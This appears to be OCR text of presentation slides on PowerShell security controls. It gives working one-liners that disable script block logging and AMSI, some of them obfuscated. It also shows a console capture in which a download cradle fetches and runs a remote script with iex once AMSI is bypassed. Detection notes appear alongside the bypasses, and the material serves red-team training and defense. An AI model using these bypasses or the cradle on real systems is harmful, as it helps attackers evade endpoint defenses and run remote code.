- Recall that the Warning level script block logging (which is enabled by default) uses a list of known bad words.
- Turns out the logging can be bypassed for the current session without admin rights by setting the list (signatures field in the ScriptBlock class) to null. Once again, discovered by Ryan Cobb.


  Taken From: https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html

```
# The bypass
[ScriptBlock]."GetFiel`d"('signatures','N'+'onPublic,Static').SetValue($null,(New
-Object Collections.Generic.HashSet[string]))

# To use a base64 encoded payload script with the bypass
[ScriptBlock]."GetFiel`d"('signatures','N'+'onPublic,Static').SetValue($null,(New
-Object
Collections.Generic.HashSet[string]));[Text.Encoding]::Unicode.GetString([Convert
]::FromBase64String('IgA8AE0AeQAgAHMAdQBzAHAAaQBjAGkAbwB1AHMAIABOAG8AbgBQAHUAYgBs
AGkAYwAgAHAAYQB5AGwAbwBhAGQAPgAiAA=='))|iex
```

Detecting the bypass- Unloading Script Block Logging

- Both the bypasses are logged unless obfuscated.
- Script block logging bypass evades detection if used from a download cradle.



Bypassing the defenses - Disabling AMSI

- AMSI can be bypassed for the current session without admin rights by setting the amsiInitFailed of System.Management.Automation.AmsiUtils to true as tweeted by Matt Graber


  https://twitter.com/mattifestation/status/735261176745988096

```
# Use s_amsiInitFailed for PowerShell v6.
#Bypass one - marked as malicious by some AntiVirus. Use with obfuscation.
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)

#Bypass two - not detected by auto logging
[Delegate]::CreateDelegate(("Func``3[String,
$(([String].Assembly.GetType('System.Reflection.Bindin'+'gFlags')).FullName),
System.Reflection.FieldInfo]" -as [String].Assembly.GetType('System.T'+'ype')),
[Object]([Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')),('GetFie'+'ld')).Invoke('amsiInitFailed',(('Non'+'Public,Static') -as
[String].Assembly.GetType('System.Reflection.Bindin'+'gFlags'))).SetValue($null,$True)
```

Detecting the bypasses- AMSI

- Warning level script block auto logging detects the first bypass.



Bypassing the Defenses - Obfuscation

- Obfuscation defeats script block logging, warning level auto logging and AMSI when done right.
- As a very simple example, we have already seen how `GetField` becomes `GetFiel`d` to bypass warning level auto logging.
- Invoke-Obfuscation and Invoke-CradleCrafter from Daniel (https://github.com/danielbohannon) are very useful for implementing obfuscation.

Detecting the bypasses- Obfuscation


- Obfuscated scripts can be spotted by comparing common characteristics like variable names, function names, character frequency, distribution of language operators, entropy etc.
- Revoke-Obfusction (https://github.com/danielbohannon/Revoke-Obfuscation) is one such tool for identifying obfuscated scripts from event logs.
- Bonus: To avoid detection of obfuscation we can use minimal obfuscation by identifying the exact signature which gets detected and obfuscating only that part of the script. See: https://cobbr.io/PSAmsi-Minimizing-Obfuscation-To-Maximize-Stealth.html

Bypassing the defenses - PowerShell Upgrade (!!?)

- PowerShell v6.0.0 (pwsh.exe) has only two of the discussed security features: Warning level script block logging (not automatic) and AMSI (the bypasses still works).
- This is probably because it is not Windows PowerShell but PowerShell Core.
- The warning level script block logging needs to be setup by running a PowerShell script RegisterMaifest.ps1 which registers the PowerShellCore event provider.

  http://www.labofapenetrationtester.com/2018/01/powershell6.html

Bypassing the defenses - PowerShell Upgrade (!!?)




```
Files\PowerShell\6.0.0> iex (New-Object Net.WebClient).Downlo

1 char:1

ntains malicious content and has been blocked by your antivir
:1
ect Net.WebClient).DownloadString('http://192.168.16.2/DN ...
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
          : ParserError: (:) [Invoke-Expression], ParseException
edErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand

Files\PowerShell\6.0.0> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('s_amsiI
nPublic,Static').SetValue($null,$true)
Files\PowerShell\6.0.0> iex (New-Object Net.WebClient).DownloadString('http://192.168.16.2/DNS_TXT_Pwnage.

Files\PowerShell\6.0.0> _
```

Conclusion

- The security controls, as we saw, can be bypassed but they truly increase cost to an adversary. And this makes the security controls, good enough to be implemented.
- All the security controls are built-in, free and do not need specizlized knowledge or set up time.
- Not over for red teamers - PowerShell is a tool for true Purple Teaming!

Thank You

- Please leave feedback.
- Follow me @nikhil_mitt
- For questions, training, assessments -

  nikhil.uitrgpv@gmail.com

  nikhil@pentesteracademy.com